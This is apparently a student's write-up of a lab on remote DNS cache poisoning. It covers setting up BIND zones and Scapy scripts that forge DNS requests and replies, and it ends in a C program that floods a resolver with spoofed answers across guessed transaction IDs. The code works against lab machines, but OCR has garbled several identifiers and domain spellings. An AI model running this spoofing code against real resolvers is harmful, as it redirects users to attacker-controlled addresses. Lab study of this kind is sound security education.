

Task1:

- After add the 'nameserver 10.0.2.8' entry to the '/etc/resolvconf/resolv.conf.d/head' file of the user machine then applied the command ' sudo resolvconf -u'. When I run command 'dig www.google.com', I got the result which indicate the server as 10.0.2.8 which is my local DNS server.
- Result:

```
;; Query time: 260 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Sun Feb 21 03:52:34 EST 2021
;; MSG SIZE rcvd: 387

[02/21/21] seed@VM:~$
```

Task2:

- Based on the instruction, I set up a forward zone on the /etc/bind/named.conf file of the local DNS server machine. Under this condition, the local DNS server will not try to find IP address of the shangzewen.com's nameserver, it will just go to the attacker's ip address which is '10.0.2.9'. The remaining set up is already been done in the seed lab vm. After all the set up, I use command 'sudo service bind9 restart' to restart the DNS server.

Code:

```
GNU nano 2.5.3      File: /etc/bind/named.conf

// This is the primary configuration file for the BIND DNS $
//
// Please read /usr/share/doc/bind9/README.Debian.gz for in$ 
// structure of BIND configuration files in Debian, *BEFORE$ 
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bin$ 

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "shangzewen.com"{
    type forward;
    forwarders{
        10.0.2.9;
    };
}

[ Read 17 lines ]
```

Get Help ^G Write Out ^O Where Is ^W Cut Text ^K Justify ^J  
Trash ^R Read File ^\ Replace ^U Uncut Tex ^T To Spell

### Task3:

- After I download the attacker32.com.zone and example.com.zone, I modified them and move both of them to the '/etc/bind' directory. I change the all the entries of the attacker32.com.zone and ns entry of example.com.zone to the attacker's IP address which is '10.0.2.9' and change the .zone file name of attacker32.com to shangzewen.com.zone. Then I add following entries to the '/etc/bind/named.conf' file.

VMM [Running] 7:43 AM

/bin/bash 56x23


GNU nano 2.5.3 File: ...shangzewen.com.zone

```
$TTL 3D
@ IN SOA ns.shangzewen.com. admin.shangzewe$ 2008111001
          8H
          2H
          4W
          1D)

@ IN NS ns.shangzewen.com.
@ IN A 10.0.2.9
www IN A 10.0.2.9
ns IN A 10.0.2.9
* IN A 10.0.2.9
```

[ Read 14 lines ]

**^G Get Help** **^O Write Out** **^W Where Is** **^K Cut Text**  
**^X Exit** **^R Read File** **^\\ Replace** **^U Uncut Text**

A screenshot of a Linux desktop environment. On the left is a vertical dock with icons for the terminal, file manager, system settings, and other applications. The main window is a terminal session titled '/bin/bash' running in a window titled 'VMM [Running]'. The terminal shows a zone file being edited in the 'nano' text editor. The file contains DNS records for a domain named 'shangzewen.com'. The terminal status bar indicates it's a 56x23 window and shows keyboard shortcuts for various commands like Get Help (^G), Write Out (^O), and Cut Text (^K). The desktop background is a light grey with a subtle texture.

VMM [Running]      ↑ En (1) 7:59 AM

/bin/bash 56x23  
GNU nano 2.5.3 File: /etc/bind/named.conf

```
// This is the primary configuration file for the BIND $  
//  
// Please read /usr/share/doc/bind9/README.Debian.gz fo$  
// structure of BIND configuration files in Debian, *BE$  
// this configuration file.  
//  
// If you are just adding zones, please do that in /etc$  
include "/etc/bind/named.conf.options";  
include "/etc/bind/named.conf.local";  
include "/etc/bind/named.conf.default-zones";  
zone "shangzewen.com" {  
    type master;  
    file "/etc/bind/shangzewen.com.zone";  
};  
zone "example.com" {  
    type master;  
    file "/etc/bind/example.com.zone";  
} [ Read 19 lines ]  
^G Get Help ^O Write Out ^W Where Is ^K Cut Text  
^X Exit ^R Read File ^\ Replace ^U Uncut Text
```

```
$TTL 3D
@ IN SOA ns.example.com. admin.example.com.
      2008111001
      8H
      2H
      4W
      1D)

@ IN NS ns.shangzewan.com.


@ IN A 1.2.3.4
www IN A 1.2.3.5
ns IN A 10.0.2.9
* IN A 1.2.3.4
```

[ Read 15 lines ]

**^G Get Help** **^O Write Out** **^W Where Is** **^K Cut Text**  
**^X Exit** **^R Read File** **^\\ Replace** **^U Uncut Text**

#### Task4:

- After I run the command 'dig ns.shangzewan.com' , the ip address of the 'ns.shangzewan.com' become 10.0.2.9 since we set up the ns entry of the 'shangzewan.com.zone' to 10.0.2.9.
- Result:



The screenshot shows a Linux desktop environment with a Terminator terminal window open. The terminal window title is "/bin/bash" and the path is "/bin/bash 67x24". The command run is "dig ns.shangzewen.com". The output of the dig command is as follows:


```
[02/23/21]seed@VM:~$ dig ns.shangzewen.com
; <>> DiG 9.10.3-P4-Ubuntu <>> ns.shangzewen.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22930
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL:
1

;; OPT_PSEUDOSECTION:
Terminator version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.shangzewen.com.           IN      A
;; ANSWER SECTION:
ns.shangzewen.com.      250238   IN      A      10.0.2.9
;; AUTHORITY SECTION:
shangzewen.com.        250238   IN      NS     ns.shangzewen.com.

;; Query time: 0 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Tue Feb 23 08:02:42 EST 2021
;; MSG SIZE  rcvd: 76
```

- If I direct run command 'dig [www.example.com](http://www.example.com)' , the Ip address of this nameserver will be its real ip address which is 93.184.216.34.

Result:



The screenshot shows a terminal window titled '/bin/bash' with the command '/bin/bash 65x24'. The output of the 'dig www.example.com' command is displayed:

```
[02/21/21]seed@VM:~$ dig www.example.com

; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28277
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL
: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
www.example.com.          IN      A

;; ANSWER SECTION:
www.example.com.      86400   IN      A      93.184.216.34

;; AUTHORITY SECTION:
example.com.          86400   IN      NS      a.iana-servers.ne
t.
example.com.          86400   IN      NS      b.iana-servers.ne
t.
```

- If I run command 'dig @ns.shangzewan.com [www.example.com](#)' instead, I will get the www entry of the 'example.com.zone' which is 1.2.3.5 and it get it form the 'ns.shangzewan.com'.

Result:

The screenshot shows a Linux desktop environment with a Terminator terminal window open. The terminal window title is "Terminator" and the command run is "/bin/bash". The output of the command is a DNS query response:

```
; >>>HEADER<<- opcode: QUERY, status: NOERROR, id: 34377
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL
;; L: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.          IN      A

;; ANSWER SECTION:
www.example.com.    259200  IN      A      1.2.3.5

;; AUTHORITY SECTION:
example.com.        259200  IN      NS      ns.shangzewan.com.


;; ADDITIONAL SECTION:
ns.shangzewan.com. 259200  IN      A      10.0.2.9

;; Query time: 1 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Tue Feb 23 08:04:56 EST 2021
;; MSG SIZE rcvd: 104

[02/23/21]seed@VM:~$
```

Task4:

- Code:



```
Lab3_Task4.py      x     Lab3_Task5.py      x     Untitled Document 2      x
from scapy.all import *
def SendPacket():
    IPpkt = IP(dst = '10.0.2.8',src = '10.0.2.9')
    UDPpkt = UDP(dport=53 , sport = 2222, chksum=0)
    Sublime Text dnspkt = DNS(id=0xaaaa, qr = 0, qdcount=1, ancount= 0, nscount = 0,
    ercount = 0, qc=Dsec)
    Requestpkt = IPpkt/UDPPkt/dnspkt
    send(Requestpkt)

SendPacket()
```

The src IP will be the attacker's IP and the dst IP will be the DNS server's IP.

- **Result:**

Time	Source	Destination	Type	Description
23.4319958...	10.0.2.9	10.0.2.8	ICMP	167 Destination unreachable (Port unreachable)
25.7984285...	10.0.2.9	10.0.2.3	DHCP	342 DHCP Request - Transaction ID 0x38649170
25.8009526...	10.0.2.3	10.0.2.9	DHCP	590 DHCP ACK - Transaction ID 0x38649170
28.5582622...	PcsCompu_66:b0:79	PcsCompu_32:63:66	ARP	60 Who has 10.0.2.9? Tell 10.0.2.8
28.5584624...	PcsCompu_32:63:66	PcsCompu_66:b0:79	ARP	60 10.0.2.9 is at 08:00:27:32:63:66

The packet will show port unreachable since the DNS request is fake.

Task5:

- Code:

```

Lab3_Task5.py (~/Desktop) - gedit
Open + Save
Lab3_Task4.py x Lab3_Task5.py x Untitled Document 2 x
from scapy import *
def ReplyPck():
    name = 'www.example.com'
    domain = 'example.com'
    ns = 'attacker32.com'
    Qdsec = DNSQR(qname=name)
    Anssec = DNSRR(rrname=name, type = 'A', rdata = '1.2.3.4', ttl =
259200)
    NSsec = DNSRR(rrname=domain, type = 'NS', rdata = ns, ttl =
259200)
    dns = DNS(id = 0xAAAA, aa = 1, rd = 1, qr = 1, qdcount = 1,
ancount = 1, nscount = 1, arcount = 0, qd = Qdsec, an = Anssec, ns =
Nssec)
    ip = IP(dst = '10.0.2.8', src = '93.184.216.34')
    udp = UDP(dport = 3333, sport = 53, checksum = 0)
    reply = ip/udp/dns
ReplyPck()

```

Python Tab Width: 8 Ln 14, Col 11 IN

The src IP will be the real IP of the 'www.example.com' and the dst IP will be the local DNS server's IP.

- Result:

			DNS	
00:04:01... 93.184.216.34	10.0.2.0		145 Standard query...	
8022929... 10.0.2.8	93.184.216.34	ICMP	173 Destination un...	
9935092... PcsCompu_66:b0:79	RealtekU_12:35:00	ARP	60 Who has 10.0.2...	
9935139... RealtekU_12:35:00	PcsCompu_66:b0:79	ARP	60 10.0.2.1 is at...	
9236436... 10.0.2.8	10.0.2.3	DHCP	342 DHCP Request ...	
9252368... 10.0.2.3	10.0.2.8	DHCP	590 DHCP ACK ...	
1445963... PcsCompu_66:b0:79	PcsCompu_92:64:ae	ARP	60 Who has 10.0.2...	
1446015... PcsCompu_92:64:ae	PcsCompu_66:b0:79	ARP	60 10.0.2.3 is at...	
8512555... PcsCompu_66:b0:79	Broadcast	ARP	42 Who has 10.0.2...	

The packet will show port unreachable since the DNS reply is fake.

#### Task6:

- First of all, I will use scapy library of python to generate the DNS request and response file and include them in 'iq\_req.bin' and 'iq\_reps.bin' file which will be called by attack.c file.
- Code:

```

Lab3 > genDNSfile.py > ...
1   from scapy.all import *
2
3   # combine Task6_reply and Task6_response
4   Qdsec = DNSQR(qname='thgys.example.com')
5
6   ip = IP(dst='10.0.2.8', src='10.0.2.9')
7   udp = UDP(dport=53, sport=53, chksum=0)
8   dns = DNS(id=100, qr=0, qdcount=1, qd=Qdsec)
9   # print(ip)
10
11  pkt1 = ip / udp / dns
12
13  with open('ip_req.bin', 'wb') as f:
14      f.write(bytes(pkt1))
15
16  name = 'twysw.example.com'
17  domain = 'example.com'
18  ns = '10.0.2.9'
19
20  Qdsec = DNSQR(qname=name)
21  Anssec = DNSRR(rrname=name, type='A', rdata=ns, ttl=259200)
22  NSsec = DNSRR(rrname=domain, type='NS', rdata='ns.shangzewen.com', ttl=259200)
23
24  dns = DNS(id=0xAAAA,
25          aa=1,
26          rd=0,
27          qr=1,
28          qdcount=1,
29          ancount=1,
30          nscount=1,
31          arcount=0,
32          qd=Qdsec,
33          an=Anssec,
34          ns=NSsec)
35  ip = IP(dst='10.0.2.8', src='199.43.135.53', chksum=0)
36  udp = UDP(dport=33333, sport=53, chksum=0)
37
38  pkt = ip / udp / dns
39
40  with open('ip_resp.bin', 'wb') as f:
41      f.write(bytes(pkt))
42

```

- Code for attack.c:

```
Lab3 > C attack.c < ...
1  #include <stdlib.h>
2  #include <arpa/inet.h>
3  #include <string.h>
4  #include <stdio.h>
5  #include <unistd.h>
6  #include <time.h>
7
8  #define MAX_FILE_SIZE 1000000
9
10 /* IP Header */
11 struct ipheader
12 {
13     unsigned char iph_ihl : 4,      //IP header length
14     ||| iph_ver : 4;             //IP version
15     unsigned char iph_tos;        //Type of service
16     unsigned short int iph_len;   //IP Packet length (data + header)
17     unsigned short int iph_ident; //Identification
18     unsigned short int iph_flag : 3, //Fragmentation flags
19     ||| iph_offset : 13;          //Flags offset
20     unsigned char iph_ttl;       //Time to Live
21     unsigned char iph_protocol;  //Protocol type
22     unsigned short int iph_cksum; //IP datagram checksum
23     struct in_addr iph_sourceip; //Source IP address
24     struct in_addr iph_destip;   //Destination IP address
25 };
26
27 void send_raw_packet(char *buffer, int pkt_size);
28 void send_dns_request();
29 void send_dns_response();
30
31 int main()
32 {
33     long i = 0;
34
35     srand(time(NULL));
36
37     // Load the DNS request packet from file
38     FILE *f_req = fopen("ip_req.bin", "rb");
39     if (!f_req)
40     {
41         perror("Can't open 'ip_req.bin'");
42         exit(1);
43     }
44     unsigned char ip_req[MAX_FILE_SIZE];
45     int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);
46
47     // Load the first DNS response packet from file
48     FILE *f_resp = fopen("ip_resp.bin", "rb");
49     if (!f_resp)
50     {
51         perror("Can't open 'ip_resp.bin'");
52         exit(1);
53     }
54     unsigned char ip_resp[MAX_FILE_SIZE];
55     int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);
56
57     char a[26] = "abcdefghijklmnopqrstuvwxyz";
58     while (1)
59     {
```

```

59 {
60     unsigned short transaction_id = 0;
61     // Generate a random name with length 5
62     char name[5];
63     for (int k = 0; k < 5; k++)
64         name[k] = alrand() % 26;
65
66     printf("attempt #%d. request is [%s.example.com], transaction ID is: [%hu]\n",
67           ++i, name, transaction_id);
68
69     //#####
70     /* Step 1. Send a DNS request to the targeted local DNS server
71      | This will trigger it to send out DNS queries */
72
73     // ... Students should add code here.
74     send_dns_request(name, ip_req, n_req);
75     sleep(0.65);
76
77     // Step 2. Send spoofed responses to the targeted local DNS server.
78
79     // ... Students should add code here.
80     for (transaction_id = 1000; transaction_id < 1101; transaction_id++)
81     {
82         send_dns_response(name, transaction_id, ip_resp, n_resp);
83         //send out 100 dns responses (after 100-200 responses, we are too slow and real response already arrived)
84         // need to sleep or it will cost too much ram.
85         sleep(0.09);
86
87         //#####
88     }
89
90 }
91
92 /* Use for sending DNS request.
93  * Add arguments to the function definition if needed.
94  * */
95 void send_dns_request(char *name, unsigned char *ip_req, int n_req)
96 {
97
98     memcpy(ip_req + 41, name, 5); //all we gotta do is edit the 5 letter start for xxxx.example.com (found using bless)
100    send_raw_packet(ip_req, n_req); //send'er out!
101 }
102
103 /* Use for sending forged DNS response.
104  * Add arguments to the function definition if needed.
105  * */
106 void send_dns_response(char *name, int tid, unsigned char *ip_resp, int n_resp)
107 {
108
109     memcpy(ip_resp + 41, name, 5); //all we gotta do is edit the 5 letter start for xxxx.example.com (found using bless)
110     memcpy(ip_resp + 64, name, 5); //all we gotta do is edit the 5 letter start for xxxx.example.com (found using bless)
111
112     unsigned short id_net_order = htons(tid); //make the transaction id in little endian binary
113
114     memcpy(ip_resp + 28, &id_net_order, 2); //put the transaction inside payload (always at index 28)
115
116     send_raw_packet(ip_resp, n_resp);
117
118 }
119
120 /* Send the raw packet out
121  *   buffer: to contain the entire IP packet, with everything filled out.
122  *   pkt_size: the size of the buffer.
123  * */
124 void send_raw_packet(char *buffer, int pkt_size)
125 {
126     struct sockaddr_in dest_info;
127     int enable = 1;
128
129     // Step 1: Create a raw network socket.
130     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
131
132     // Step 2: Set socket option.
133     setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
134                &enable, sizeof(enable));
135
136     // Step 3: Provide needed information about destination.
137     struct ipheader *ip = (struct ipheader *)buffer;
138     dest_info.sin_family = AF_INET;
139     dest_info.sin_addr = ip->iph_destip;
140
141     // Step 4: Send the packet out.
142     sendto(sock, buffer, pkt_size, 0,
143            (&struct sockaddr *)&dest_info, sizeof(dest_info));
144     close(sock);
145 }
146
147 // run command:
148 // sudo chmod a+x genDNSfile.py
149 // sudo python3 genDNSfile.py
150 // sudo gcc attack.c -o attack
151 // sudo ./attack

```

- I also modify the example.com.zone file's ns entry to the attacker's domain which is 'ns.shangzewen.com' and include a shangzewen.com.zone file.

Example.com.zone:

```

/bin/bash
GNU nano 2.5.3 File: ...nd/example.com.zone

$TTL 3D
@ IN SOA ns.example.com. admin.example.com$ 2008111001
          8H
          2H
          4W
          1D)

@ IN NS ns.shangzewan.com.

@ IN A 1.2.3.4
www IN A 1.2.3.5
ns IN A 10.0.2.9
* IN A 1.2.3.4

[ Read 15 lines ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text
^X Exit      ^R Read File  ^\ Replace ^U Uncut Text

```

shangzewan.com.zone:

```

/bin/bash
GNU nano 2.5.3 File: ...shangzewan.com.zone

$TTL 3D
@ IN SOA ns.shangzewan.com. admin.shangzewe$ 2008111001
          8H
          2H
          4W
          1D)

@ IN TN NS ns.shangzewan.com.

@ IN A 10.0.2.9
www IN A 10.0.2.9
ns IN A 10.0.2.9
* IN A 10.0.2.9

[ Read 14 lines ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text
^X Exit      ^R Read File  ^\ Replace ^U Uncut Text

```

